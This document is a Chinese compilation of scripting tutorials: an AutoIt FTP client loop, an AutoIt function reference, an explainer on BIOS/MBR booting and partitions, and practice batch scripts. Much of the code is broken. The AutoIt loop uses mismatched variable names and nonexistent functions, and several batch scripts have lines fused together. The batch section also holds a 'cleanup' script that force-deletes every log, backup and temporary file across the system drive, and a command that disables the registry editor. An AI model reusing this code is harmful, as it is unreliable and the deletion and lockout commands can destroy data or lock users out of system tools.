Local $nMsg
While 1
$nMsg = GUIGetMsg()
Select
Case $nMsg = $GUI_EVENT_CLOSE
Exit
Case $nMsg = $btn_help
GUISetState(@SW_HIDE, $gui_main)
GUISetState(@SW_SHOW, $gui_help)
Case $nMsg = $btn_back
GUISetState(@SW_HIDE, $gui_help)
GUISetState(@SW_SHOW, $gui_main)
Case $nMsg = $btn_download
$full_path = GUICtrlRead($input_file)
If($full_path=="") Then
GUICtrlSetData($Label_stat, "请输入要下载的文件名!")
GUICtrlSetBkColor(-1, 0xD4D0C8)
ContinueLoop
```

```
EndIf
GUICtrlSetState($btn_download, $GUI_DISABLE)
$array_filename = StringSplit($full_path, "\")
$file_name = $array_filename[$array_filename[0]]
$error_i = 0
$dlhandle = DllOpen( 'wininet.dll' )
if @error then
    GUICtrlSetData($Label_stat, "DllOpen wininet.dll Failed")
EndIf
$z_ftpOpen = _FTPOpen('MyFTP_Control')
if @error then
    GUICtrlSetData($Label_stat, "打开FTP会话出错！")
    GUICtrlSetBkColor(-1, 0xD4D0C8)
EndIf
$z_ftpConn = _FTPConnect($z_ftpOpen, $ftp_ip, $ftp_name, $ftp_pass,
$ftp_ctrlport)
if @error then
    GUICtrlSetData($Label_stat, "连接FTP服务器出错！")
    GUICtrlSetBkColor(-1, 0xD4D0C8)
    $error_i = $error_i+1
;~ ContinueLoop
EndIf
If($error_i==0) Then
    $z_ftpPut = _FtpGetFile($z_ftpConn, '/'&$file_name, @DesktopDir
& '\ ' & $file_name, 1, 0)
    if @error then
        GUICtrlSetData($Label_stat, "从FTP服务器下载文件时出错！")
        GUICtrlSetBkColor(-1, 0xD4D0C8)
        $error_i = $error_i+1
    EndIf
EndIf
$z_ftpClose = _FTPClose($z_ftpOpen)
if @error then
    GUICtrlSetData($Label_stat, "结束FTP会话出错！")
    GUICtrlSetBkColor(-1, 0xD4D0C8)
```

```
EndIf
DllClose($dllhandle)
if @error then
    GUISetData($Label_stat, "DllClose wininet.dll Failed")
EndIf
GUISetData($input_file, "")
If($error_i == 0) then
    GUISetData($Label_stat, ""&$file_name&" 成功下载到桌面!")
    GUISetBkColor(-1, 0xD4D0C8)
EndIf
$error_i = 0
GUISetState($btn_download, $GUI_ENABLE)
Case $nMsg = $btn_upload
    $full_path = GUIRead($input_file)
    If($full_path=="") Then
        GUISetData($Label_stat, "请选择要上传的文件!")
        GUISetBkColor(-1, 0xD4D0C8)
        ContinueLoop
    EndIf
    GUISetState($btn_upload, $GUI_DISABLE)
    $array_filename = StringSplit($full_path, "\")
    $file_name = $array_filename[$array_filename[0]]
    $error_i = 0
    $dllhandle = DllOpen('wininet.dll')
    if @error then
        GUISetData($Label_stat, "DllOpen wininet.dll Failed")
    EndIf
    $z_ftpOpen = _FTPOpen('MyFTP_Control')
    if @error then
        GUISetData($Label_stat, "打开FTP会话出错!")
        GUISetBkColor(-1, 0xD4D0C8)
    EndIf
    $z_ftpConn = _FTPConnect($z_ftpOpen, $ftp_ip, $ftp_name, $ftp_pass,
    $ftp_ctrlport)
    if @error then
```

```
GUICtrlSetData($Label_stat, "连接FTP服务器出错！")
GUICtrlSetBkColor(-1, 0xD4D0C8)
$error_i = $error_i+1
; ~ ContinueLoop
EndIf
If($error_i==0) Then
    $z_ftpPut = _FtpPutFile($z_ftpConn, $full_path, '/'&$file_name)
    if @error then
        GUICtrlSetData($Label_stat, "上传文件到FTP服务器时出错！")
        GUICtrlSetBkColor(-1, 0xD4D0C8)
        $error_i = $error_i+1
    EndIf
EndIf
$z_ftpColse = _FTPclose($z_ftpOpen)
if @error then
    GUICtrlSetData($Label_stat, "结束FTP会话出错！")
    GUICtrlSetBkColor(-1, 0xD4D0C8)
EndIf
DllClose($dllhandle)
if @error then
    GUICtrlSetData($Label_stat, "DllClose wininet.dll Failed")
EndIf
GUICtrlSetData($input_file, "")
If($error_i ==0) then
    GUICtrlSetData($Label_stat, " "&$file_name&" 上传成功！")
    GUICtrlSetBkColor(-1, 0xD4D0C8)
EndIf
$error_i = 0
GUICtrlSetState($btn_upload, $GUI_ENABLE)
EndSelect
WEnd
```

*ftp.ini*配置文件内容

```
[serverinfo] ip="127.0.0.1"----- 这个根据实际情况修改
name="ftp" pass="ftp" ctrlport="21"----- 这个暂时没用到
dataport="22"----- 这个暂时没用到
```


从批处理(bat)转到 au3 应该做的

我们有两种方法从 bat 转到 au3:

一是直接在 au3 中运行 CMD 命令, 这个比较简单。但是如果系统运行不了某个外部命令或者 CMD 被限制使用, 这时, 我们的调用就会失效了。

二是用 au3 内置函数来完成要做的事。

我们先简单说第一种方法:

```
#include  
_rundos("echo wglm.net >c:\1.txt")
```

其中 "echo wglm.net >c:\1.txt" 就是我们的 DOS 命令, 表示显示字符串 wglm.net 并将命令结果输出到 c:\1.txt 中。

这种方法, 是直接用 au3 调用批处理命令, 相对简单的多, 会用批处理的战友即刻就可以学会。

再说第二种方法:

毕竟, 我们在学习一种新的脚本之前, 若非必要 (只有批处理能完成的, au3 无法做到才考虑这种方法) 就尽可能不要调用其它程序, 因为要考虑其它程序 (bat) 到底是不是可以运行。

1、删除文件

```
FileDelete ("c:\1.txt")
```

表示删除 c 盘下 1.txt 文件

2、复制文件

```
FileCopy ("c:\1.txt", "c:\2.txt", 1)
```

表示将 c:\1.txt 移动到 c:\2.txt, 标志 1, 表示覆盖已存在的文件, 更多可选参数 0 = (默认) 不覆盖已存在的文件, 1 = 覆盖已存在的文件, 8 = 当目标文件夹不存在, 就自动创建一个。

3、移动文件

```
FileMove ("c:\1.txt", "c:\windows\1.txt", 1)
```

表示将 c:\1.txt 移动到 c:\windows\1.txt, 参数 1 表示覆盖存在的文件

4、 获取文件属性

FileGetAttrib ("c:\1.txt")

获取 c:\1.txt 文件的属性

5 移动或重命名文件

FileMove ("c:\1.txt", "c:\windows\1.txt", 1)

移动 c:\1.txt 文件到 c:\windows\1.txt, 1 表示覆盖存在的文件

FileMove ("c:\1.txt", "c:\2.txt", 1)

将 c:\1.txt 重命名为 c:\2.txt

6 、 在一个文本文件中写入数据

FileWrite ("c:\1.txt", "wglm.net")

表示在 c:\1.txt 中写入 wglm.net 。如果 1.txt 不存在, 程序会自行创建。(有更标准的方法, 为了学习方便, 我们先学简单的。)

7、 结束进程

ProcessClose ("qq.exe")

表示结束进程 qq.exe

8、 返回当前运行的进程列表

ProcessList ()

表示返回现在正在运行的进程。

9、 运行其它程序

Run ("C:\Program Files\qq.exe")

表示运行 C:\Program Files\ 目录下, QQ.exe 程序

10、 运行其它程序直到程序结束

RunWait ("C:\Program Files\qq.exe")

表示运行 C:\Program Files\ 目录下的 QQ.exe 程序, 直到 qq.exe 结束。

11、 ping

Ping ("IsBase.net")



表示 ping IsBase.net

12 、延时

Sleep (1000)

表示延时 1000 毫秒，再执行下面的命令行。

13、关机

Shutdown (1)

表示关机，“1”还可以被替换为以下标志，或者相加，实现多个重复的功能。

0 = Logoff(注销)

1 = Shutdown(关机)

2 = Reboot(重启)

4 = Force(强制执行)

8 = Power down(关机)

32= Standby(待机)

64= Hibernate(休眠)

课后作业参考：

写一个 au3 程序，要求实现以下功能——

- 在 c: 盘建一个 Isbase.net.txt 文件
- 在其中写入 Isbase.net 你的论坛 ID。（如我就是 f22.net）
- 将 Isbase.net.txt 重命名为 bbs.Isbase.net.txt
- 运行你的 IE 浏览器，让他自动打开 bbs.Isbase.net
- 等 6 秒后后关闭这个浏览器
- ping Isbase.net 并将返回值记录到脚本目录的 ping.log 文件中。

AutoIt3 脚本函数用法中文说明

系统环境变量类

EnvUpdate ()

;更新环境变量

EnvGet ("变量名称")

;取环境变量

ClipGet ()

;取剪辑板文本

EnvSet ("变量名称" [, "值"])

;置环境变量

ClipPut ("文本")

;置剪辑板文本

{文件, 目录, 磁盘管理}

IniRead ("文件名", "功能区", "关键字", "缺省值")

;Ini 文件读关键字的值

IniDelete ("文件名", "功能区", "关键字")

;Ini 文件删除关键字

IniWrite ("文件名", "功能区", "关键字", "值")

;Ini 文件写关键字的值

FileInstall ("源文件", "目标文件" [, 参数])

;安装文件

FileFindFirstFile ("文件名")

FileFindNextFile (文件号)

;查找文件(继续)

FileRecycle ("源文件")

;放入回收站

FileChangeDir ("目录")

;改变当前目录

FileCreateShortcut ("文件名", "快捷方式名" [, "工作目录", "args",
"desc", "图标", "热键"])

;建立快捷方式

DirCreate ("目录")

;目录创建
DirCopy ("源目录", "目标目录" [, 参数])
;目录复制
DirRemove ("目录" [, 参数])
;目录删除
DirMove ("源目录", "目标目录" [, 参数])
;目录移动
DriveGetDrive ("类别")
;驱动器查找
FileGetLongName ("完整路径和文件名")
;取长文件名
DriveSpaceTotal ("路径")
;取磁盘空间
DriveSpaceFree ("路径")
;取磁盘剩余空间
FileGetShortName ("完整路径和文件名")
;取短文件名
DriveGetLabel ("路径")
;取驱动器卷标
DriveGetType ("路径")
;取驱动器类型
DriveGetFileSystem ("路径")
;取驱动器文件格式
DriveGetSerial ("路径")
;取驱动器序列号
DriveStatus ("路径")
;取驱动器状态
FileGetVersion ("文件名")
;取文件版本
FileGetSize ("文件名")
;取文件大小
FileGetTime ("文件名" [, 选项])
;取文件日期
FileGetAttrib ("文件名")
;取文件属性

FileSaveDialog("标题", "初始目录", "文件类型" [, 选项])
;文件保存对话框
FileOpen ("文件名", 打开方式)
;文件打开
FileOpenDialog ("标题", "初始目录", "文件类型" [, 选项])
;文件打开对话框
FileRead (文件号或"文件名", 字符个数)
;文件读
FileReadLine (文件号或"文件名" [, 行号])
;文件读行
FileCopy ("源文件", "目标文件" [, 参数])
;文件复制
FileClose (文件号)
;文件关闭
FileSelectFolder ("提示文本", "根目录", 参数)
;文件夹选择
FileDelete ("路径")
;文件删除
FileExists ("路径")
;文件是否存在
FileWrite (文件号或"文件名", "内容")
;文件写
FileWriteLine (文件号或"文件名", "内容")
;文件写行
FileMove ("源文件", "目标文件" [, 参数])
;文件移动
DriveSetLabel ("路径", "卷标名")
;置驱动器卷标
FileSetTime ("文件", "日期", 选项 [, 参数])
;置文件日期
FileSetAttrib ("文件", "+-RASHNOT" [, 参数])
;置文件属性

键盘控制类

Send ("按键" [, 参数])
; 发送

HotKeySet ("热键" [, "自定义功能函数"])
; 置热键

{鼠标控制}

MouseGetCursor ()
; 取鼠标指针类型

MouseGetPos ()
; 取鼠标坐标

MouseDown ("按键")
; 鼠标按下

MouseClickDrag ("按键", 第一点横坐标, 第一点纵坐标, 第二点横坐标, 第二点纵坐标 [, 速度])
; 鼠标按住拖动

MouseClick ("按键" [, 横坐标, 纵坐标 [, 次数 [, 速度]]])
; 鼠标点击

MouseUp ("按键")
; 鼠标放开

MouseMove (横坐标, 纵坐标 [, 速度])
; 鼠标移动

{数学函数}

Exp (n)
; e 的 n 次平方

BitNOT (数值)
; 非运算

BitOR (值 1, 值 2)
; 或运算

Log (数字或数学表达式)
; 取对数

ACos (数字或数学表达式)
; 取反余弦

ATan (数字或数学表达式)
; 取反正切

ASin (数字或数学表达式)
; 取反正弦

Abs (数字或数学表达式)
;取绝对值
Mod (值 1, 值 2)
;取模数
Sqrt (数字或数学表达式)
;取平方根
Random ([[最小值 ,]最大值])
;取随机数
Cos (数字或数学表达式)
;取余弦
Tan (数字或数学表达式)
;取正切
Sin (数字或数学表达式)
;取正弦
Round (数字或数学表达式[, 小数点后保留位数])
;四舍五入
BitXOR (值 1, 值 2)
;位或运算
BitShift (值, 移动数)
;位移运算
BitAND (值 1, 值 2)
;与运算
{信息框, 对话框}
ProgressOn ("标题", "主文本" [, "子文本" [, 横坐标 [, 纵坐标[, 选项]]]])
;打开进度条窗口
ProgressOff ()
;关闭进度条窗口
SplashOff ()
;关闭置顶窗口
ProgressSet (进度值 [, "子文本" [, "主文本"]])
;进度设置
InputBox ("标题", "提示" [, "缺省文本" [, "密码符号" [, 宽度, 高度 [, 左边, 右边[, 等待时间]]]]])
;输入框

MsgBox (按钮参数, "标题", "信息文本" [, 等待时间])
;信息框
SplashImageOn ("标题", "图像文件名" [, 宽度 [, 高度 [, 横坐标[, 纵坐标 [, 选项]]]]])
;置顶图像窗口
SplashTextOn ("标题", "文本" [, 宽度[, 高度[, 横坐标[, 纵坐标[, 选项[, "字体名称" [, "字体大小" [, "字体重量"]]]]]]]])
;置顶文本窗口
ToolTip ("提示文本" [, 横坐标, 纵坐标])
;置提示文本
TrayTip ("标题", "提示文本", 等待时间 [, 图标选项])
;置托盘气泡提示 (2000/xp)
{系统函数}
SoundPlay ("文件名" [, 等待方式])
;播放声音
Call ("自定义功能函数")
;调用自定义功能函数
CDTray ("盘符", "开关命令")
;光驱开关
AdlibEnable ("自定义功能函数" [, 间隔时间])
;激活意外窗口处理
TimerStop (时间标志)
;计时结束
TimerStart ()
;计时开始
Exit (0)
;结束
AdlibDisable ()
;禁止意外窗口处理
BlockInput (参数)
;禁止用户输入
Break (参数)
;禁止用户退出
MemGetStats ()
;取内存状态

AutoItWinSetTitle ()
;取系统窗口标题
PixelGetRGB(横坐标, 纵坐标)
;取像素点 RGB 三色
PixelGetColor (横坐标 , 纵坐标)
;取像素点颜色
PixelSearch (左边, 顶边, 右边, 底边, 颜色值 [, shade-variation] [, 间隔像素数])
;搜索颜色
URLDownloadToFile ("连接地址及文件名", "存储到的文件名")
;下载文件
SetError (值)
;置变量@error
AutoItWinSetTitle ("新标题")
;置系统窗口标题
SoundSetWaveVolume (音量大小)
;置音量
{进程管理}
ProcessWait ("进程" [, 等待时间])
;等待进程存在
ProcessWaitClose ("进程" [, 等待时间])
;等待进程关闭
ProcessClose ("进程")
;关闭进程
Shutdown (关机方式)
;关机
ProcessExists ("进程")
;进程是否存在
Sleep (时间)
;睡眠/暂停运行
RunAsSet (["用户名", "domain", "密码"])
;以别人身份登录运行
RunWait(@ComSpec & " /c " & 'DOS 命令行', "", 参数)
;运行 DOS 命令
RunWait ("文件名" [, "工作目录" [, 参数]])

;运行并等待结束

Run ("文件名" [, "工作目录" [, 参数]])

;运行程序

注册表管理类

RegRead ("键路径", "键名")

;读键值

RegDelete ("键路径" [, "键名"])

;删除键

RegWrite ("键路径", "键名", "类型", 值)

;写键值

{字符串管理}

StringFormat ("格式", \$var1 [, ... \$var32])

;格式化字符串

StringLen ("字符串")

;取长度

StringRight ("字符串", 字符数)

;取右边

StringMid ("字符串", 开始位置, 字符数)

;取中间

StringLeft ("字符串", 字符数)

;取左边

StringStripCR ("字符串")

;删除回车符

StringStripWS ("字符串", 参数)

;删除空格

StringTrimRight ("字符串", 字符数)

;删除右边

StringTrimLeft ("字符串", 字符数)

;删除左边

StringIsASCII ("字符串")

;是否为 ASCII

StringIsDigit ("字符串")

;是否为阿拉伯数字

StringIsUpper ("字符串")
;是否为大写

StringIsFloat ("字符串")
;是否为浮点小数

StringIsSpace ("字符串")
;是否为空

StringIsXDigit ("字符串")
;是否为十六进制字符

StringIsAlNum ("字符串")
;是否为数字

StringIsLower ("string")
;是否为小写

StringIsInt ("字符串")
;是否为整数

StringIsAlpha ("字符串")
;是否为字母

StringAddCR ("字符串")
;添加换行符

StringReplace ("字符串", "查找的字符串", "替换后的字符串" [, 数量 [, 区分大小写]])
;文本替换

StringUpper ("字符串")
;转换为大写

StringLower ("字符串")
;转换为小写

StringInStr ("字符串", "字符" [, 大小写])
;字符包含

StringSplit ("字符串", "参考符")
;字符串分离
{变量与转换函数}

IsDeclared (变量)
;变量是否被声明

Asc ("字符")
;取 Asc 码

Eval (变量或表达式)

;取变量值

UBound (数组名 [, 维数])

;取数组大小

Int (小数或表达式)

;取整

Chr (ASC 码)

;取字符

IsAdmin ()

;是否为管理员

IsNumber (变量)

;是否为数字

IsArray (变量)

;是否为数组

IsFloat (变量或数值)

;是否为小数

IsInt (变量或数值)

;是否为整数

IsString (变量)

;是否为字符

Dec (“十六进制”)

;转换为十进制

Hex (十进制数, 长度)

;转换为十六进制

Number (表达式)

;转换为数字

String (表达式)

;转换为字符

窗口管理类

WinExists (“标题” [, “文字”])

;窗口是否存在

WinActive (“标题” [, “文字”])

;窗口是否激活

WinSetOnTop (“标题”, “文字”, 参数)

;窗口置顶

WinWait ("标题" [, "文字" [, 等待时间]])

;等待窗口出现

WinWaitClose ("标题" [, "文字" [, 等待时间]])

;等待窗口关闭

WinWaitActive ("标题" [, "文字" [, 等待时间]])

;等待窗口激活

WinWaitNotActive ("标题" [, "文字" [, 等待时间]])

;等待窗口取消激活状态

WinMenuItemSelect ("标题", "文字", "菜单项 1" [, "菜单项 2" [, "菜单项 3"]])

;调用菜单

WinClose ("标题" [, "文字"])

;关闭窗口

WinMinimizeAllUndo ()

;恢复“全部最小化”的窗口

WinActivate ("标题" [, "文字"])

;激活窗口

WinKill ("标题" [, "文字"])

;强制关闭窗口

WinGetTitle ("标题" [, "文字"])

;取窗口标题

WinGetHandle ("标题" [, "文字"])

;取窗口句柄

WinGetClientSize ("标题" [, "文字"])

;取窗口客户区大小

WinGetClassList ("标题" [, "文字"])

;取窗口类列表

WinGetText ("标题" [, "文字"])

;取窗口文字

WinGetCaretPos ()

;取窗口中控件坐标

WinGetState ("标题" [, "文字"])

;取窗口状态

WinGetPos ("标题" [, "文字"])

;取窗口坐标
WinMinimizeAll ()
;全部最小化
WinMove ("标题", "文字", 横坐标, 纵坐标[, 宽度 [, 高度]])
;移动窗口
WinSetTitle ("标题", "文字", "新标题")
;置窗口标题
WinSetState ("标题", "文字", 参数)
;置窗口状态
{控制管理}
ControlCommand ("窗口标题", "窗口文字", "控件类名称", "命令", "选项")
;发送控制命令
ControlSend ("窗口标题", "窗口文字", "控件类名称", "文本" [, 参数])
;发送文本到控件
ControlDisable ("窗口标题", "窗口文字", "控件类名称")
;禁止控件
ControlGetFocus ("窗口标题" [, "窗口文字"])
;取焦点控件的类名称
ControlGetPos ("窗口标题", "窗口文字", "控件类名称")
;取控件位置
ControlGetText ("窗口标题", "窗口文字", "控件类名称")
;取控件文字
StatusbarGetText ("窗口标题" [, "窗口文字" [, 状态栏部分]])
;取状态栏文本
ControlSetText ("窗口标题", "窗口文字", "控件类名称", "新文本")
;设置控件文本
ControlClick ("窗口标题", "窗口文字", "控件类名称" [, 鼠标按键] [, 点击次数]])
;鼠标点击控件
ControlShow ("窗口标题", "窗口文字", "控件类名称")
;显示控件
ControlMove ("窗口标题", "窗口文字", "控件类名称", 横坐标, 纵坐标[, 宽度 [, 高度]])
;移动控件
ControlHide ("窗口标题", "窗口文字", "控件类名称")



;隐藏控件

ControlEnable ("窗口标题", "窗口文字", "控件类名称")

;允许控进

ControlFocus ("窗口标题", "窗口文字", "控件类名称")

;置焦点

系统设置类

AutoItSetOption ("MustDeclareVars", 参数)

;变量是否预先声明

AutoItSetOption ("WinTitleMatchMode", 参数)

;标题匹配方式

AutoItSetOption ("WinWaitDelay", 参数)

;窗口等待延迟

AutoItSetOption ("SendAttachMode", 参数)

;发送跟随模式

AutoItSetOption ("SendKeyDelay", 参数)

;发送延迟

AutoItSetOption ("CaretCoordMode", 参数)

;符号坐标匹配方式

AutoItSetOption ("SendCapslockMode", 参数)

;恢复大小写状态

AutoItSetOption ("WinDetectHiddenText", 参数)

;检测隐藏文字

AutoItSetOption ("WinSearchChildren", 参数)

;检测子窗口

AutoItSetOption ("SendKeyDownDelay", 参数)

;键盘按下延迟

AutoItSetOption ("MouseClickDownDelay", 参数)

;鼠标按下延迟

AutoItSetOption ("MouseClickDelay", 参数)

;鼠标单击延迟

AutoItSetOption ("MouseClickDragDelay", 参数)

;鼠标拖动延迟

AutoItSetOption ("MouseCoordMode", 参数)

;鼠标坐标匹配方式

AutoItSetOption ("ExpandEnvStrings", 参数)

;特殊符号扩展

AutoItSetOption ("TrayIconDebug", 参数)

;托盘代码提示

AutoItSetOption ("WinTextMatchMode", 参数)

;文字匹配方式

AutoItSetOption ("PixelCoordMode", 参数)

;像素点坐标匹配方式

AutoItSetOption ("TrayIconHide", 参数)

;隐藏托盘

AutoItSetOption ("RunErrorsFatal", 参数)

;遇错终止

添砖加瓦，附上 AutoIt 的 HTML 帮助文件。

操作系统的安装与启动基本原理

BIOS、MBR、PBR等基础知识，兼谈U盘、移动硬盘以及操作系统的安装与启动基本原理

一、基本概念

1、BIOS的概念

BIOS (Basic Input/Output System, 基本输入输出系统) 全称是ROM-BIOS, 是只读存储器基本输入 / 输出系统的简写, 它实际是一组被固化到电脑中, 为电脑提供最低级最直接的硬件控制的程序, 它是连通软件程序和硬件设备之间的枢纽, 通俗地说, BIOS是硬件与软件程序之间的一个“转换器”或者说是接口 (虽然它本身也只是一个程序), 负责解决硬件的即时要求, 并按软件对硬件的操作要求具体执行。

BIOS, 它在计算机系统中起着非常重要的作用。一块主板性能优越与否, 很大程度上取决于主板上的BIOS管理功能是否先进。

BIOS芯片, 在主板上表现为一块长方型或正方形芯片, BIOS中主要存放:

1、自诊断程序: 通过读取CMOS RAM中的内容识别硬件配置, 并对其进行自检和初始化;

2、CMOS设置程序: 引导过程中, 用特殊热键启动, 进行设置后, 存入CMOS RAM中;

3、系统自举装载程序: 在自检成功后将磁盘相对 0 道 0 扇区上的引导程序装入内存, 让其运行以装入DOS系统; 主要I / O设备的驱动程序和中断服务;

由于BIOS直接和系统硬件资源打交道, 因此总是针对某一类型的硬件系统, 而各种硬件系统又各有不同, 所以存在各种不同种类的BIOS, 随着硬件技术的发展, 同一种BIOS也先后出现了不同的版本, 新版本的BIOS比起老版本来说, 功能更强。

2、MBR的概念

主引导扇区位于硬盘的 0 磁道 0 柱面 1 扇区, 共 512bytes, 由三大部分组成:

硬盘主引导记录MBR (Master Boot Record) 占 446bytes

分区表DPT (Disk Partition Table) 占 64bytes

硬盘有效标志 (Magic Number) 占 2bytes。AA和 55 被称为幻数(Magic Number), BIOS读取MBR的时候总是检查最后是不是有这两个幻数, 如果没有就被认为是一个没有被分区的硬盘

主引导扇区包含的MBR、DPT、MN, 这 3 个区域是操作系统无关的, 在每块硬盘上都存在; MBR是一段可执行程序, 由各个操作系统写入不同的代码。MBR的存储空间限制为 446 字节, MBR所做的唯一的事情就是装载第二引导装载程序。Windows产生的MBR装载运行PBR; GRUB产生的MBR装载运行grldr。

3、操作系统引导过程

主引导记录 (MasterBootRecord, MBR): 512 字节, 位于硬盘的第一个扇区; 可存放一小段程序及主分区表。MBR的boot code占用其中的前 446 个字节, 随后的 64 个字节为DPT (Disk Partition Table, 硬盘分区表)。

XP系统引导过程是, BIOS自检后,DPT把系统控制权交给硬盘第一个分区的

PBR (Partition Boot Record), XP的PBR会去找这个分区的ntldr, 之后是boot.ini, 选择启动的系统后load注册表,交控制权给ntoskrnl,然后加载驱动,系统配置等等。

Vista的PBR不再找ntldr,而是找bootmgr,这个文件也是保存在硬盘第一个分区的根目录下.之后,bootmgr去找同路径下的\boot\BCD. BCD这个文件实际是一个注册表文件,里面的数据保存了系统的引导信息,如果是多系统引导,会提供引导的界面内容. 如果是单Vista系统,控制权会交给winload.exe,之后再去找ntoskrnl.exe.

扩展引导记录 (ExtendedBootRecord, EBR): 512 字节, 位于扩展分区的第一个扇区, 存放逻辑分区信息。

分区引导区 (PartitionBootRecord, PBR): 512 字节, 位于每个非扩展主分区及每个逻辑分区的第一个扇区; 可存放小段程序。

活动分区 (ActivePartition): 可将所有主分区和逻辑分区中的一个标识为Active, 表示系统启动时即加载运行其PBR程序的分区。

DBR : DOS引导记录 (DOS Boot Record) 应称为OBR (OS Boot Record), 意思是活动分区的PBR, 即操作系统引导记录。

二、分区概念

一个硬盘的分区有Primary (主分区)、Extended (扩展分区)、Logical (逻辑分区) 三种。

1、主分区

如果你只有一个硬盘, 那么这个硬盘肯定应该有一个主分区, 以前DOS必须在主分区才能启动。建立主分区的最大用途便是安装操作系统, 另外如果你有多个主分区, 那么只有一个可以设置为活动分区 (Active), 操作系统就是从这个分区启动的, 当然了, 只允许有一个活动分区, 所谓的“激活分区”就是将某个主分区设置为活动分区。

2、扩展分区

因为主分区有先天的限制 (最多只能有 4 个), 扩展分区就是为了解决这种限制应运而生的, 但是需要记住的是: 它可是不能直接用来保存资料的, 扩展分区的主要功能就是让你在其中建立逻辑分区, 而且事实上只能建立 20 多个。

3、逻辑分区 (逻辑驱动器)

从上面的介绍你可以了解到, 逻辑分区并不是独立的分区, 它是建立在扩展分区中的二级分区, 而且在DOS/WINDOWS下, 这样的一个逻辑分区对应于一个逻辑驱动器 (Logical Driver), 我们平时说的D: E:.....一般指的就是这种逻辑驱动器。

4、分区的限制

一个硬盘最多只能划分为 4 个主分区, 或者是 3 个主分区加上一个扩展分区, 这是因为在硬盘的开头, 也就是主引导扇区总共 512 字节存放着MBR占446bytes, DPT分区表占64bytes以及硬盘有效标志占2bytes, 由于记录空间只有那么大, 所以也只能记录这4个分区的信息。

三、一般单操作系统启动过程

1.BIOS加载并启动保存在硬盘MBR中的引导程序, 该引导程序一般在操作系统安装时写入

2.MBR引导程序扫描所有分区表，找出活动分区（WindowsMBR程序只会在MBR中的分区表中查找活动分区，即Windows只能安装在主分区；Linux无此限制）

3.MBR引导程序加载并启动保存在活动分区PBR中的引导程序

4.活动分区PBR中的引导程序加载并启动安装在其上的操作系统（例如对Win98，定位并执行io.sys；对WinXP，定位并执行ntoskrnl.exe；对于Linux，定位并执行vmlinuz-xxx内核映像）。显然PBR引导程序与操作系统密切相关，一般在操作系统安装时写入。

总结为：BIOS->MBR->PBR->OS files

四、修改标准过程实现按需启动指定操作系统

使用BootLoader等软件置换MBR中的引导程序或PBR中的引导程序，如Windows的NTBoot Loader，Linux下的Lilo、Grub等。Windows NTBoot Loader一般用于在一台机器上安装多个Windows系统；Lilo或Grub用于在一台机器上安装多个Linux系统或同时安装Linux和Windows系统。

五、MBR损坏及修复

mbr的损坏不会危及数据，复也很简单，重写mbr就是，dos下面的fdisk/mbr即可修改DOS引导，像DISKGEN等工具修改MBR更是随手拈来。

六、从U盘或移动硬盘启动操作系统的步骤

1、U盘格式化后（FAT32 或NTFS都可以），把U盘激活成活动分区（可使用DiskGenius硬盘分区软件）

2、写入U盘活动分区的PBR，以达到PBR读取bootmgr文件的目的（可使用Vista或windows7自带的 bootsect.exe 进行操作）

3、复制相应启动文件到U盘根目录

4、修改bios启动顺序从U盘启动即可

移动硬盘：开机识别成 USB-HDD

在XP中格式化成FAT32、NTFS格式的U盘：开机出现在BIOS的Removable Device中，识别成USB-ZIP，默认为主分区非活动分区。可以用DiskGenius激活为活动分区，再开机识别为USB-HDD。

量产成HDD的U盘：开机出现在BIOS的Hard Disk中，识别成USB-HDD，默认自动设置为活动分区。

bat 例子实习

shit

学习了一阶段bat之后，是不是想看看bat的威力啊，来吧

第一个：清理系统

@echo off echo 正在清理系统垃圾文件，请稍等.....

```
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\*._mp
del /f /s /q %systemdrive%\*.log
del /f /s /q %systemdrive%\*.gid
del /f /s /q %systemdrive%\*.chk
del /f /s /q %systemdrive%\*.old
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\*.bak
del /f /s /q %windir%\prefetch\*.*rd /s /q %windir%\temp & md %windir%\temp
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清理系统垃圾完成！
echo. & pause
```

第二个：打开百度搜索

```
@echo off
set a=
set/p a=请输入关键字.....
start http://www.baidu.com/s?wd=%a%
```

第三个：锁定注册表

```
@reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t reg_dword /d 00000001 /f
```

当然，你想把注册表揭开的话直接把 00000001 改成 00000000 即可

第四个：磁盘格式转换：

```
@ ECHO OFF
```

```
@ ECHO.
```

```
@ ECHO.
```

说 明

@ ECHO -----

@ ECHO NTFS格式是WinXP推荐使用的格式。转换为NTFS格式能提高硬盘存储的

@ ECHO 效率，并可设置访问权限以保护文件。但NTFS格式的分区在DOS/WIN9X@ ECHO 下均不能被识别，可能会给初级用户造成不便。如无必要请不要转换。

@ ECHO -----

@ ECHO.convert c:/fs:ntfs

第五个：计算开方

@echo off

:: 计算开方:: 效率不怎么样，并且只限于存在整数根的情况，超过 $2^{31}-1$ 的数字就不行了

:: 没有对负数的开方进行处理

:Mainclsset x=set n=set /p x= 请输入被开方的数:

set /p n= 请输入开方次数

: set /a mod=%n%%2if %x% equ 1 (

echo.

echo %x% 的 %n% 次方根是 1

echo.

pause

goto Main)

set /a quotient=x/nset flag=for /l %%i in (2,1,%quotient%) do (

set num=%%i

for /l %%j in (2,1,%n%) do (

set /a num=%%i*!num!)

if !num! equ %x% (

echo.

if %mod% equ 0 (

echo %x% 的 %n% 次方根是 ±%%i)

else echo %x% 的 %n% 次方根是 %%i

echo.

set flag=1

goto end))

:end

if not defined flag (

echo.

echo %x% 的 %n% 次方根不是整数

echo.)

pausegoto Main

呵呵，以前认为bat作用不大，其实还是很厉害的 啊

第六个：百千买百鸡

@echo off

:: 用 100 块钱买鸡，价格如下:公:5\$, 母:3\$, 小:1\$两只，一共多少种买法？

setlocal enabledelayedexpansionfor /l %%i in (0,1,20) do (

 for /l %%j in (0,1,33) do (

 for /l %%k in (0,2,100) do (

 set /a money=5*%%i+3*%%j+%%k/2

 set /a chook=%%i+%%j+%%k

 if !money! equ !chook! if !money! equ 100 (

 set /a num+=1

 echo !num!: %%i+%%j+%%k

))))

echo.

echo 百钱买百鸡，共有 %num% 种买法

。 echo.pause

看来bat编写还是很麻烦的啊！

继续：

1 .检查网络信息

@echo off

:: 校对时间，在不禁用time服务的情况下有效

::

::

net stop w32time>nul 2>nul

net time /SETSNTP:time.windows.com>nul

net start w32time>nul

